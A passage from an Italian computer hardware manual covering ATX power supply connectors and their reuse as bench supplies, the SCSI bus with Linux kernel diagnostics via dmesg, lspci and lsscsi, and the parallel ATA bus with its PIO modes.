76.4 Collegamento ausiliario con la scheda madre «P6», +3,3 V, +5 V,

Alcune schede madri ATX richiedono una fonte di alimentazione ausiliaria per le tensioni più basse. Per questo si utilizza solitamente un connettore noto con la sigla «P6», molto simile a quelli usati negli alimentatori AT (ma nel caso degli alimentatori AT, si tratta dei connettori «P8» e «P9»).

Figura 76.6. Connettore ausiliario per l'alimentazione della scheda madre con +3,3 V e +5 V.

rosso +5 V
arancio +3,3 V
arancio +3,3 V
nero massa
nero massa
nero massa

76.5 Controllo del funzionamento

Quando si accende un alimentatore ATX senza che sia stato prima collegato alla scheda madre, questo rimane in attesa, senza erogare energia dalle linee principali (lasciando ferma la stessa ventola). Per mettere in funzione l'alimentatore, anche senza collegarlo alla scheda madre, occorre cortocircuitare il terminale del filo verde (a seconda della dimensione del connettore, può trattarsi del terminale numero 14, oppure del numero 16) con la massa. Per esempio, nella figura successiva vengono collegati i terminali 13 e 14 di un connettore a 20 poli, con un pezzo di fermaglio per lettera, proprio per mettere subito in funzione l'alimentatore quando questo riceve energia dalla rete esterna.

Figura 76.7. Accensione di fortuna di un alimentatore ATX.

In questo modo, è possibile fare un controllo di massima del funzionamento di un alimentatore, semplicemente osservando se si avvia la ventola di raffreddamento.


76.6 Utilizzo di un alimentatore ATX per scopi vari

Un alimentatore ATX che non serve più, potrebbe essere riutilizzato per compiti diversi, fuori dal contenitore di un elaboratore. Per trasformare un alimentatore in questo modo, occorre tenere presente almeno due cose:

- se è presente il filo marrone, questo deve essere collegato a un filo arancione, altrimenti l'alimentatore non si metterebbe in funzione;
- è necessario utilizzare un piccolo interruttore per collegare il filo verde con la massa, in modo da poter mettere in funzione l'alimentatore o rimetterlo a riposo.

Dell'alimentatore che si ottiene, oltre alla massa, si possono utilizzare le linee normali da +3,3 V, +5 V, +12 V, −12 V e −5 V. Pertanto, il filo grigio e il filo viola, non servono.

Eventualmente, il filo grigio può essere usato per applicarvi un diodo LED, con una resistenza appropriata in serie (500 ohm, 0,25 W), in modo da sapere che l'alimentatore è acceso, anche se eventualmente non risulta ancora attivo.

Figura 76.8. Trasformazione molto semplice di un alimentatore per usi generali. Si può osservare che il filo verde è stato collegato in modo stabile a un filo nero, per attivare l'alimentatore appena gli viene fornita energia dalla rete elettrica esterna.

76.7 Riferimenti

- *How to Convert a Computer ATX Power Supply to a Lab Power Supply*

  ⟨*http://www.wikihow.com/Convert-a-Computer-ATX-Power-Supply-to-a-Lab-Power-Supply* ⟩

- Intel corporation, *ATX12V Power Supply Design Guide*, 2005

  ⟨*http://www.formfactors.org/developer%5Cspecs%5CATX12V_PSDG_2_2_public_br2.pdf* ⟩

Parte xv

Bus

Capitolo 77

SCSI

Il bus SCSI,[1] ovvero *Small computer system interface*, nasce nel 1982 come bus di sistema per usi generali. Si tratta di un bus che consente prestazioni molto elevate per l'epoca, richiedendo però una gestione molto sofisticata che si traduce alla fine in un costo elevato, sia per l'unità di controllo, sia per i dispositivi che vi si collegano.

77.1 Caratteristiche

In un bus SCSI le unità periferiche sono individuate in base a un indirizzo di identificazione, ID, con l'aggiunta di un altro livello inferiore di identificazione, definito LUN (*Logical unit number*).

Lo standard si articola in molte varianti, nelle quali si possono distinguere due categorie fondamentali: *narrow* e *wide*. Nel primo caso si ha a disposizione un bus di 8 bit e sono disponibili otto indirizzi ID, da zero a sette; nel secondo il bus ha 16 bit e sono disponibili 16 indirizzi ID, da 0 a 15.


La gestione del bus è affidata a un'unità di controllo, che solitamente è separata dalla scheda madre. L'unità di controllo utilizza uno degli indirizzi ID disponibili, che precisamente deve essere il più elevato (7 o 15).

Solitamente, sull'unità di controllo è possibile collegare un cavetto piatto per raggiungere delle unità interne all'elaboratore e un cavo esterno per le periferiche separate. Queste connessioni costituiscono in pratica il bus; in particolare, le connessioni esterne di più unità periferiche avvengono a partire dall'unità immediatamente precedente, come prolungamento del bus stesso. La lunghezza complessiva del bus, includendo sia la connessione interna che quelle esterne, ha un limite; in generale, maggiori sono le prestazioni e minore è la lunghezza consentita.

Il bus, alla fine di ognuno dei due capi, deve avere delle terminazioni. Queste terminazioni sono inserite automaticamente dalle unità collegate, solitamente attraverso un ponticello o un micro interruttore. In pratica, l'ultima unità di ogni capo del bus deve avere la terminazione attivata, mentre quelle intermedie non devono averla; quando esistono dispositivi collegati solo all'interno dell'elaboratore, oppure solo all'esterno, l'unità di controllo costituisce uno dei capi del bus, per cui si deve configurare l'unità stessa in modo da abilitare la terminazione anche al suo interno.

> La mancanza delle terminazioni o la presenza di dispositivi con la terminazione attivata quando non si trovano all'estremità del bus provoca dei malfunzionamenti, che possono essere anche solo intermittenti; nello stesso modo si possono avere problemi con un cavo interno o esterno un po' difettoso.

Esistono due tipi di cavo, a seconda della dimensione del bus: 50 poli per lo standard a 8 bit e 68 poli per lo standard a 16 bit.

Figura 77.1. Connettore a 50 poli per una connessione SCSI interna a 8 bit. Il lato esterno corrispondente al terminale numero uno ha una colorazione differente; in questo caso si tratta del lato sinistro.

Ogni dispositivo collegato al bus SCSI deve avere un indirizzo ID differente dagli altri. L'indirizzo LUN consentirebbe a più componenti di condividere un solo indirizzo ID; tuttavia, di solito un indirizzo ID corrisponde a un dispositivo solo; se poi questo ne ha la necessità, può gestire l'indirizzo LUN per individuare delle sotto componenti. L'indirizzo LUN può andare da zero a sette; quando un dispositivo non utilizza in pratica l'indirizzo LUN, questo corrisponde allo zero.

La quantità massima di dispositivi che si possono collegare al bus può essere limitata dalle caratteristiche fisiche dello stesso, anche quando si potrebbe disporre di molti altri indirizzi ID.

Gli indirizzi ID hanno una priorità: il valore più alto è quello che ha la precedenza, cosa che spiega il motivo per cui l'unità di controllo ha sempre il numero più alto; l'indirizzo zero è l'ultimo a essere preso in considerazione. In condizioni normali, al contrario, la ricerca per un'unità di avvio, come un disco fisso, inizia a partire dall'indirizzo zero. In base a questa logica, i dischi fissi si collocano solitamente nei primi indirizzi ID, mentre negli ultimi vanno messi quei dispositivi che necessitano di una certa continuità nel flusso di dati, come potrebbe essere un masterizzatore.

Tabella 77.2. Caratteristiche sommarie dei vari standard SCSI.

Standard	Modalità di trasferimento	Dimensione del bus	Velocità massima di trasferimento in Mbyte/s (10^6 byte)	Cablaggio	Dispositivi collegabili (oltre all'unità di controllo)	Lunghezza massima del cablaggio
SCSI-1	SCSI-1	8	5	50 poli	7	6 m
SCSI-2	Wide SCSI	16	10	68 poli	15	6 m
SCSI-2	Fast SCSI	8	10	50 poli	7	3 m
SCSI-2	Fast Wide SCSI	16	20	68 poli	15	3 m
SCSI-3 SPI	Ultra SCSI	8	20	50 poli	7	1,5 m
SCSI-3 SPI	Wide Ultra SCSI	16	40	68 poli	7	1,5 m
SCSI-3 SPI-2	Ultra2 SCSI	8	40	50 poli	7	12 m
SCSI-3 SPI-2	Wide Ultra2 SCSI	16	80	68 poli	15	12 m

Standard	Modalità di trasferimento	Dimensione del bus	Velocità massima di trasferimento in Mbyte/s (10^6 byte)	Cablaggio	Dispositivi collegabili (oltre all'unità di controllo)	Lunghezza massima del cablaggio
SCSI-3 SPI-3	Ultra3 SCSI	16	160	68 poli	15	12 m
SCSI-3 SPI-3	Ultra160 SCSI	16	160	68 poli	15	12 m
SCSI-3 SPI-3	Ultra160+ SCSI	16	160	68 poli	15	12 m
SCSI-3 SPI-4	Ultra320 SCSI	16	320	68 poli	15	12 m

77.1.1 Coordinate di un componente SCSI

Per identificare un componente collegato a un bus SCSI di un elaboratore, vanno considerati quattro livelli: l'unità di controllo; il bus (perché l'unità stessa potrebbe essere in grado di gestire più canali; l'indirizzo ID; l'indirizzo LUN.

Il bus, inteso in questo contesto, viene definito ***canale***. Quando un'unità di controllo ne gestisce uno solo, il suo indirizzo corrisponde a zero.

77.2 Gestione da parte di un kernel Linux

La gestione di un bus SCSI da parte di un kernel Linux dipende dall'inclusione di codice specifico per ogni tipo particolare di unità di controllo. Ciò avviene nella sezione `SCSI support` (67.2.12), all'interno della quale occorre comunque elencare le unità che si vogliono gestire.

Se l'unità di controllo serve a gestire un disco usato per l'avvio del sistema, occorre valutare la possibilità di includere il codice necessario per questa nel file principale del kernel, perché un modulo creerebbe delle complicazioni.

La gestione ad alto livello da parte del kernel Linux prevede una serie di file di dispositivo, di cui i principali sono quelli seguenti:

- '`/dev/sd`***n***' *disk driver*
  per le unità di memorizzazione a disco (ad accesso diretto);
- '`/dev/st`***n***' e '`/dev/nst`***n***' *tape driver*
  per le unità a nastro;
- '`/dev/sr`***n***' oppure '`/dev/scd`***n***' *CD-ROM driver*
  per i lettori CD/DVD;
- '`/dev/sg`***n***' *generic driver*
  per tutto il resto che non può essere classificato diversamente.

Alcuni tipi di componenti SCSI possono richiedere di accedere sia a un file di dispositivo particolare, sia a quello generico. Per esempio, un masterizzatore di CD/DVD, utilizza un file

di dispositivo '`/dev/sr`***n***', oppure '`/dev/scd`***n***', quando legge un CD o un DVD, ma per la masterizzazione serve anche il file di dispositivo generico '`/dev/sg`***n***' corrispondente.

Questi file di dispositivo sono elencati dettagliatamente nel documento *Linux allocated devices*, mantenuto da Peter H. Anvin e corrispondente al file '***sorgenti_linux***`/Documentation/devices.txt`'. Lì si possono trovare anche altri file di dispositivo per componenti particolari che si collegano a unità di controllo SCSI.

È importante ricordare che il kernel Linux può gestire o gestisce alcune unità a disco come se fossero SCSI, anche se così non sono nella loro realtà fisica. In particolare, è possibile richiedere che un disco PATA (di solito un masterizzatore CD/DVD) sia gestito come se fosse un disco SCSI; inoltre i dischi collegati attraverso un bus USB vengono gestiti come se fossero dischi SCSI. Si veda eventualmente la sezione 78.7 e la sezione 81.5.2.

77.3 Informazioni da un kernel Linux

Un kernel Linux può dare informazioni importanti sul bus SCSI e sui dispositivi che vi sono collegati, quando si cerca di scoprire l'origine di un problema. Si accede a queste informazioni solitamente attraverso '**`dmesg`**'; l'esempio mostra anche l'uso di '**`less`**' per scorrere il risultato sullo schermo:

$ **`dmesg | less`** [*Invio*]

Nella prima parte si ottengono informazioni sulla prima unità di controllo, identificata dalla sigla '**`scsi0`**':

```
SCSI subsystem driver Revision: 1.00
PCI: Found IRQ 10 for device 00:14.0
(scsi0) <Adaptec AHA-2940A Ultra SCSI host adapter> found at PCI 0/20/0
(scsi0) Narrow Channel, SCSI ID=7, 3/255 SCBs
(scsi0) Cables present (Int-50 YES, Ext-50 NO)
(scsi0) Downloading sequencer code... 422 instructions downloaded
scsi0 : Adaptec AHA274x/284x/294x (EISA/VLB/PCI-Fast SCSI) 5.2.1/5.2.0
       <Adaptec AHA-2940A Ultra SCSI host adapter>
```

In questo caso, si tratta di un'unità di controllo Ultra SCSI a otto bit (*narrow channel*) che di conseguenza può usare cavi a 50 poli. Osservando l'esempio, si vede che è presente il cavo interno, mentre non è collegato nulla all'esterno.

Successivamente si passa ai componenti installati su questo bus:

```
(scsi0:0:0:0) Synchronous at 10.0 Mbyte/sec, offset 10.
  Vendor: FUJITSU   Model: M2513A           Rev: 1200
  Type:   Direct-Access                     ANSI SCSI revision: 01
(scsi0:0:3:0) Synchronous at 10.0 Mbyte/sec, offset 15.
  Vendor: TEAC      Model: CD-R55S          Rev: 1.0E
  Type:   CD-ROM                            ANSI SCSI revision: 02
```

In questo caso è presente un'unità a dischetti magneto-ottici con indirizzo ID pari a zero e un masterizzatore con indirizzo tre. In entrambi i casi, l'indirizzo LUN è zero. Per la precisione, le coordinate vanno lette nel modo seguente, dove ***n*** rappresenta l'***n***-esima unità di controllo SCSI, a partire da zero:

(scsi*n* : *canale* : *id* : *lun*)

In particolare, l'emulazione SCSI per le unità di controllo ATA viene annotata come se fosse un'unità di controllo SCSI aggiuntiva:

```
scsi1 : SCSI host adapter emulation for IDE ATAPI devices
```

Infine, quanto possibile, vengono individuate le caratteristiche dei componenti SCSI installati:

```
Detected scsi removable disk sda at scsi0, channel 0, id 0, lun 0
SCSI device sda: 446325 512-byte hdwr sectors (229 MB)
sda: Write Protect is off
 sda: unknown partition table
```

In questo caso si vede l'abbinamento del file di dispositivo '`/dev/sda`' all'unità magneto-ottica collocata nel primo canale (bus) della prima unità di controllo, all'indirizzo ID zero e all'indirizzo LUN zero. Si può osservare che al momento dell'avvio è presente un dischetto nell'unità, così le sue caratteristiche vengono indicate; diversamente verrebbe segnalato un errore.

```
Detected scsi CD-ROM sr0 at scsi0, channel 0, id 3, lun 0
sr0: scsi-1 drive
```

Infine viene individuato anche il masterizzatore, che in questo caso viene indicato come lettore CD-ROM, abbinato al file di dispositivo '`/dev/sr0`'.

Se l'unità di controllo SCSI è collocata a sua volta su un bus PCI, se ne possono trovare le tracce nel file system virtuale '`/proc/`', ma è meglio utilizzare a questo proposito '**`lspci`**':

`$` **`lspci -v`** [*Invio*]

```
00:14.0 SCSI storage controller: Adaptec AIC-7861 (rev 01)
        Flags: bus master, medium devsel, latency 32, IRQ 10
        I/O ports at e400 [disabled] [size=256]
        Memory at d9001000 (32-bit, non-prefetchable) [size=4K]
        Expansion ROM at <unassigned> [disabled] [size=64K]
```

77.3.1 Informazioni sul bus SCSI virtuale

Il kernel Linux gestisce diverse unità di memorizzazione come se fossero di tipo SCSI, anche se nella realtà utilizzano un bus differente. A questo proposito, i file system virtuali collocati a partire dalle directory '`/proc/`' e '`/sys/`' contengono informazioni sul bus SCSI, sia per unità che sono effettivamente di tipo SCSI, sia per quelle che vengono assimilate (come le unità di memorizzazione SATA e USB). Per la loro consultazione complessiva è conveniente usare il programma '**`lsscsi`**':[2]

`#` **`lsscsi -l`** [*Invio*]

```
[0:0:0:0]    disk    ATA      Maxtor 6L200S0   BACE  /dev/sda
  state=running queue_depth=1 scsi_level=6 type=0 device_blocked=0 timeout=30
[1:0:0:0]    disk    ATA      Maxtor 6L200S0   BACE  /dev/sdb
  state=running queue_depth=1 scsi_level=6 type=0 device_blocked=0 timeout=30
[49:0:0:0]   disk    Maxtor 6 Y080L0           0000  /dev/sde
  state=running queue_depth=1 scsi_level=0 type=0 device_blocked=0 timeout=30
```

In questo caso non ci sono unità SCSI vere e proprie, così l'elenco mostra due unità di memorizzazione di tipo SATA e una di tipo USB.

77.4 Riferimenti

- Charles M. Kozierok, *The PC guide*, *Small Computer System Interface (SCSI)*
  ⟨http://www.pcguide.com/ref/hdd/if/scsi/ ⟩
- *SCSI Troubleshooting*, Advanced Media Service
  ⟨http://www.amsstorage.com/html/scsi_troubleshooting.html ⟩
- *The Linux gazette*, numero 44, agosto 1999, James T. Dennis, *The answer guy, Plug and pray SCAM*
  ⟨http://linuxgazette.net/issue44/tag/21.html ⟩

[1] SCSI si pronuncia «s-c-a-s-i».

[2] **Lsscsi** GNU GPL

(P)ATA: AT attachment

ATA, ovvero *AT attachment*, è stato originariamente un bus a 16 bit, nato originariamente per il collegamento di dischi fissi. Questo tipo di bus è conosciuto anche con altri nomi, che però non sono standard; in particolare «IDE» (*Integrated drive electronics*).

Il bus ATA (parallelo) è stato definito quando la tecnologia ha iniziato a integrare l'elettronica dell'interfaccia nel disco fisso stesso, da cui viene l'acronimo IDE. Il primo elaboratore che abbia incorporato un bus ATA è stato proprio un IBM PC/AT, da cui il nome che giustifica l'acronimo ATA.

Successivamente, con l'introduzione di un bus seriale, derivato dallo standard ATA, per distinguere i due tipi si sono introdotte le sigle «PATA», per «paralel ATA», e «SATA» per «serial ATA». Questo capitolo tratta del bus ATA parallelo.

ll bus PATA ha avuto subito un grande successo ed è diventato uno standard molto importante. L'evoluzione dello standard ha portato a espandere le possibilità del bus, che originariamente permetteva solo il collegamento di dischi fissi, consentendo l'uso di altri tipi di dischi e non solo questo, attraverso le estensioni ATAPI (*ATA packet interface*).

Nell'anno 2001, lo standard ATA subisce una modifica importante, introducendo il tipo SATA, ovvero *Serial ATA*, con l'intento di superare i limiti tecnici di quello iniziale. Con l'introduzione degli standard SATA, si fa riferimento al tipo ATA originario con la sigla PATA, ovvero *Paralel ATA*. Questo capitolo è rivolto al vecchio standard PATA.

78.1 Caratteristiche generali del sistema PATA

Un bus PATA tradizionale (ma in questo contesto si potrebbe usare il termine «canale») consente di collegare uno o due unità, attraverso una piattina con tre connettori da 40 poli (un connettore si collega all'unità di controllo PATA, mentre gli altri due servono per i componenti), come si vede nella figura 78.1. Un'estremità della piattina è colorata in modo diverso a indicare il lato in cui si trova il terminale numero uno.

Figura 78.1. Connettore a 40 poli e pezzo di piattina a 40 fili per una connessione PATA normale. In questo caso, il riferimento al terminale numero uno si trova sul lato destro.






Figura 78.2. Disegno di un connettore a 40 poli con piattina completo. La tacca superiore e il foro otturato non sono sempre presenti.

I due dischi, o comunque i due componenti che si collegano all'unità di controllo devono essere distinti, essendo uno *master* e l'altro *slave*. Questa distinzione è indispensabile e in condizioni normali è necessario dichiarare questo ruolo dei componenti utilizzando dei ponticelli o dei micro interruttori. In questa situazione, utilizzando piattine normali diventa indifferente il collegamento dei componenti su questo o su quel connettore. In particolare, a differenza del bus SCSI non è richiesta alcuna terminazione.



Figura 78.3. Un'etichetta che appare su un disco fisso per guidare la configurazione in qualità di *master* o di *slave*, oppure lasciando che sia il cavo a definire la posizione.

Eventualmente esistono dei cavi PATA speciali che consentono di distinguere l'unità *master* da quella *slave* in base alla scelta del connettore utilizzato. Ma questo fatto richiede comunque la selezione nelle unità stesse della modalità *cable select*, sempre attraverso ponticelli o micro interruttori.

Figura 78.4. Lato posteriore di un disco fisso in cui si vede il connettore da 40 poli (il terminale numero uno si trova nel lato destro); una fila di ponticelli per la selezione di *master*, *slave* o *cable select*; il connettore di alimentazione. Si osservi l'assenza di un piedino nella parte centrale del connettore.

Lo standard PATA, nella sua evoluzione, ha cercato di mantenere la compatibilità con il passato, per garantire che un'unità di controllo aggiornata sia in grado di funzionare anche con componenti PATA più vecchi e viceversa. In particolare, questo fatto serve a garantire che l'accoppiamento di due componenti eterogenei, collegati allo stesso canale, possano funzionare ugualmente. In pratica, nonostante le buone intenzioni, possono anche sorgere dei problemi di compatibilità; inoltre, l'accoppiamento di due componenti eterogenei comporta solitamente l'utilizzo del protocollo di comunicazione migliore che entrambi sono in grado di gestire, costringendo uno dei due a lavorare con prestazioni inferiori rispetto alle proprie possibilità.

Il protocollo PATA si è sviluppato nel tempo utilizzando tecniche diverse per la comunicazione dei dati. In particolare, le versioni più recenti che consentono velocità di trasferimento dati più elevate richiedono una piattina speciale, in cui ogni collegamento dei 40 poli esistenti viene separato da un filo di massa, allo scopo di ridurre le interferenze reciproche. Questo tipo di piattina a 80 fili ha anche la caratteristica di selezionare automaticamente il componente *master* e *slave*, pertanto questi devono essere configurati in modalità *cable select*.



Figura 78.5. Disegno di una piattina completa a 80 fili.

In particolare, il connettore blu, o azzurro, va collegato all'unità di controllo; il connettore nero, all'estremità opposta, va collegato al disco *master*; il connettore grigio va collegato al disco *slave*.

Figura 78.6. Connettori per due canali PATA su una scheda madre. Il terminale numero uno si trova sul lato destro. Si osservi l'assenza di un piedino nella parte centrale del connettore.

78.2 Geometria dei dischi

I dischi (fissi o rimovibili che sia) hanno una geometria, definita in base a tre coordinate: cilindro, testina e settore. Nella prima edizione dello standard PATA è necessario indicare i valori massimi di queste coordinate nella configurazione del firmware. A partire da ATA-2 si è introdotta la capacità di identificare automaticamente la geometria dei dischi e di poterla ridefinire in base a ciò che è stato chiamato LBA, ovvero *Logical block addressing*.

Attraverso questo meccanismo, se il firmware è predisposto per farlo, è possibile superare i limiti alla quantità di cilindri e di testine imposti dalla struttura tradizionale del firmware

stesso. Tuttavia, perché sia possibile l'utilizzo di questa possibilità, è necessario anche che il sistema operativo e il sistema di avvio siano in grado di gestirla.

78.3 Caratteristiche del protocollo PATA e configurazione del firmware

Attualmente, nell'ambito del protocollo PATA si distinguono tre modalità di comunicazione: PIO (*Programmed I/O*), DMA (che comunque si articola in due sotto categorie) e Ultra DMA. Ognuna di queste modalità ha poi dei livelli differenti, costituiti da un numero intero, dove lo zero rappresenta quello minimo con le prestazioni peggiori, mentre i valori successivi indicano una progressione.

- Il protocollo PIO è il primo a essere stato realizzato e ha la caratteristica di impegnare direttamente l'unità centrale (la CPU) per il suo funzionamento. La tabella 78.7 elenca le modalità PIO, ovvero i livelli di questo protocollo, in cui si può vedere che il numero cinque non appartiene allo standard codificato, ma probabilmente viene indicato da qualche costruttore, facendo riferimento a una velocità di trasferimento di 22 Mbyte/s.

  Tabella 78.7. Modalità PIO.

Modalità PIO	Velocità massima in Mbyte/s (10^6 byte/s)	Note
0	3,3	
1	5,2	
2	8,3	
3	11,1	
4	16,7	
5	22,2	Non standard.
